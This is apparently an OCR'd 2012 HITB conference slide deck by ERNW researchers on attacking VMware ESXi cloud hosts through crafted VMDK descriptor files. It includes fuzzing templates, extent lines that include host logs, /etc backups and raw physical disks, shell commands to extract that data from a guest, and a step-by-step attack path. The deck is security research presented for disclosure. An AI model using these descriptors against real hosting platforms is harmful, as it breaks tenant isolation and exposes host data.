
hitbseccomp2012
AMSTERDAM
May 21st - 25th @ Okura Hotel Amsterdam

ERNW
providing security.

VMDK Has Left the Building


Attacking Cloud Infrastructures by Malicious VMDK Files

Matthias Luft, Daniel Mende,
Enno Rey, Pascal Turbing
{mluft,dmende,erey,pturbing}@ernw.de



ERNW
providing security.

Who we are



- Old-school network geeks, working as security researchers for
- Germany based ERNW GmbH
  - **Independent**
  - **Deep technical knowledge**
  - **Structured (assessment) approach**
  - **Business reasonable recommendations**
  - **We understand corporate**
- Blog: *www.insinuator.net*
- Conference: *www.troopers.de*

Agenda

- Intro & Technical Overview
- Attack Vectors
- Conclusions

Common Files in VMware World

At least the most important ones as for this talk.

- VMX: virtual machine
  - **Plain-text configuration/description**


```
#!/opt/vmware/server/bin/vmware
.encoding = "UTF-8"
config.version = "8"
virtualHW.version = "4"
scsi0.present = "TRUE"
memsize = "1512"
```

ERNW
providing security.

Cloud Deployment


Kudos to Juan Mayer


How Cloud Deployment Works



1) Upload to storage

by web interface, FTP, ...





How Cloud Deployment Works

ERNW
providing security.

ESXi 5 Host

Hypervisor


Hypervisor Local HD

2) Copy to Host

Backend
Storage

(e.g. SAN)

Lab Setup



Fully patched environment as of 05/24/2012“.

ERNW
providing security.

Let's Start Playing

Potential Attack Paths

- Fuzzing
- File Inclusion Stuff

ERNW
providing security.

VMDK Fuzzing

ERNW
providing security.

Disk metadata

- Textbased harddrive description file.

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
```

- Links to real data files (extents).

```
# Extent description
RW 40960 VMFS "ts_2vmdk-flat.vmdk
```

- Also holds disk physical dimensions.

```
ddb.geometry.cylinders = "40"
ddb.geometry.heads = "16"
```

vmdk file fuzzing

```
name = "vmdkfile"

objects = [
    field("version_str", None, "version=", none),
    field("version", None, "1", std),
    field("version_br", None, "\n", none),

    field("encoding_str", None, "encoding=", none),
    field("encoding", None, '"UTF-8"', std),
    field("encoding_br", None, "\n", none),

    field("CID_str", None, "CID=", none),
    field("CID", None, "c74bb4e1", std),
    field("CID_br", None, "\n", none),

    field("pCID_str", None, "parentCID=", none),
    field("pCID", None, "ffffffff", std),
    field("pCID_br", None, "\n", none),

[...]
```

ERNW
providing security.

Results...

- From the logs:

```
- DiskLib_Check() failed for
  source disk (15)
- VMX has left the building: 0
```

ERNW
providing security.

The Beef

Yummy Data

- Different Binary data formats
  - **Flat files**
  - **Growing files**
  - **Sparse files**

- Flat files got no header, they're just virtual disks plain data.
- Growing and sparse files got a header structure, which makes an excellent target.

Sparse Extent Header Fuzzing

```
name = "ESXi Host Sparse Extend Header - root"

objects = [
    field("magicNumber", 32, "COWD", none),
    field("version", 32, "\x00\x00\x00\x01", std),
    field("flags", 32, "\x00\x00\x00\x03", std),
    field("numSectors", 32, "\x00\x00\x00\xff", std),
    field("grainSize", 32, "\x00\x00\x00\x01", std),
    field("gdOffset", 32, "\x00\x00\x00\x04", std),
    field("numGDEntries", 32, "\x00\x00\x00\x04", std),
    field("freeSector", 32, "\x00\x00\x00\x08", std),
    #root

[...]
```

Some Code

- Will be found on www.insinuator.net soon.

File Inclusion

ERNW
providing security.

File Inclusion

Back to that Descriptor File

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
parentCID=ffffffff
isNativeSnapshot="no"
createType="vmfs"
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk”
```

ERNW
providing security.

File Inclusion

Back to that Descriptor File

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
parentCID=ffffffff
isNativeSnapshot="no"
createType="vmfs"
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk"
RW 0 VMFS "/etc/passwd"
```

ERNW
providing security.

Inclusion

First Try

- The classic: `/etc/passwd`
- ```
  RW 33554432 VMFS "machine-flat01.vmdk"
  RW 0 VMFS "/etc/passwd"
  ```
- Didn't work ;-)
  ```

Inclusion

First Try

ERNW
providing security.

First Blood

Logfile Inclusion

ERNW
providing security.

Inclusion of Logs

- Extend your disk by any gzipped logfile in /scratch/log

```
# Extent description
RW 33554432 VMFS "machine-flat.vmdk"
RW 0 VMFS "/scratch/log/vmkernel.0.gz"
```

ERNW
providing security.

Inclusion of Logs

- Boot up the virtual machine
- Define the included section of your hard drive

```
$ losetup -o $( 33554432 * 512 ) -f /dev/sda
```

- Extract data

```
$ zcat /dev/loop0 > extracted_logfile
```

ERNW
providing security.

Demo? Yes, please.

ERNW
providing security.

File Inclusion

Just to Make this Clear

This is a
GUEST
machine accessing
the logfiles of the
ESX HOST!

ERNW
providing security.

File Inclusion

Part 2

- Logs are a nice first step!
- Let‘s go through some more log files…

ERNW providing security.

Interesting „log file“

- /bootbank/state.tgz

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
[…]
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk”
RW 0 VMFS ”/bootbank/state.tgz”
```

→ Contains complete backup of /etc!

File Inclusion

Just to Make this Clear

This is a
GUEST
machine accessing
/etc/ of the
ESX HOST!

Device Inclusion

Part 3

- Device names on ESXi

Device Inclusion

- Include a partition of an enumerated device as follows:

```
# Extent description
RW 33554432 VMFS “machine-flat.vmdk“
RW 8386560 VMFSRAW "/dev/disks/naa.600508b1001ca97740cc02561658c136:2”
```

- The “:2” indicates the partition number,
  e.g. similar to /dev/sda2 in linux

ERNW
providing security.

Demo? Yes, please.

Device Inclusion

Just to Make this Clear

This is a
GUEST
machine accessing a physical harddrive of the
ESX HOST!

ERNW
providing security.


Complete Attack Path

In Cloud Environments

ERNW
providing security.

Prerequisites

For Complete Attack Path



- Files
  - **must be on vmfs partition**
  - **must be writable (for hostd?)**
  - **must be unlocked, e.g. not reserved by running Vmware**
- ESXi5 hypervisor in use
- Deployment of externally provided VMDK files is possible
- Deployment using the VMware API
  - **without further sanitization/input validation/VMDK rewriting.**

ERNW
providing security.

Attack Path

- Deploy a virtual machine referencing /scratch/log/hostd.0.gz
- Access the included /scratch/log/hostd.0.gz within the guest system and grep for ESXi5 device names
- Deploy another virtual machine referencing the extracted device names

→ Enjoy access to all physical hard drives of the hypervisor ;-)

ERNW
providing security.

Attack Path

- Deploy a virtual machine referencing /scratch/log/hostd.0.gz
- Access the included /scratch/log/hostd.0.gz within the guest system and grep for ESXi5 device names
- Deploy another virtual machine referencing the extracted device names

→ Enjoy access to all physical hard drives of the hypervisor ;-)

Device Enumeration

- By iterating through logfiles like filename.X.gz one may collect a huge amount of information

- Looking for Devicenames:


```
$ egrep -o "\w{3,}\.[0-9a-f]{32}" deviceenum/hostd.log|sort|uniq
naa.600508b1001ca97740cc02561658c136
naa.600c0ff000109e5b0000000000000000
naa.600c0ff000109e5b52d3104f01000000
naa.600c0ff000109e5b8ee84d4f01000000
naa.600c0ff000109e5b968c4f4f01000000
naa.600c0ff000134edc0000000000000000
```

ERNW
providing security.

There's even more stuff

Coming Soon To A Cloud Near You...

- Hypervisor Denial of Service?
- Not to be discussed in this workshop due to time constraints.



But It's Certainly Doable ;-)

ERNW
providing security.


Conclusions

- Virtual hard disk integration offers yet-another-interface for attack exposure.
- In particular in Vmware vSphere 5 space.
- Appropriate trust relationships and/or careful sanitizing needed.

ERNW
providing security.

There's never enough time...

THANK YOU...



...for yours!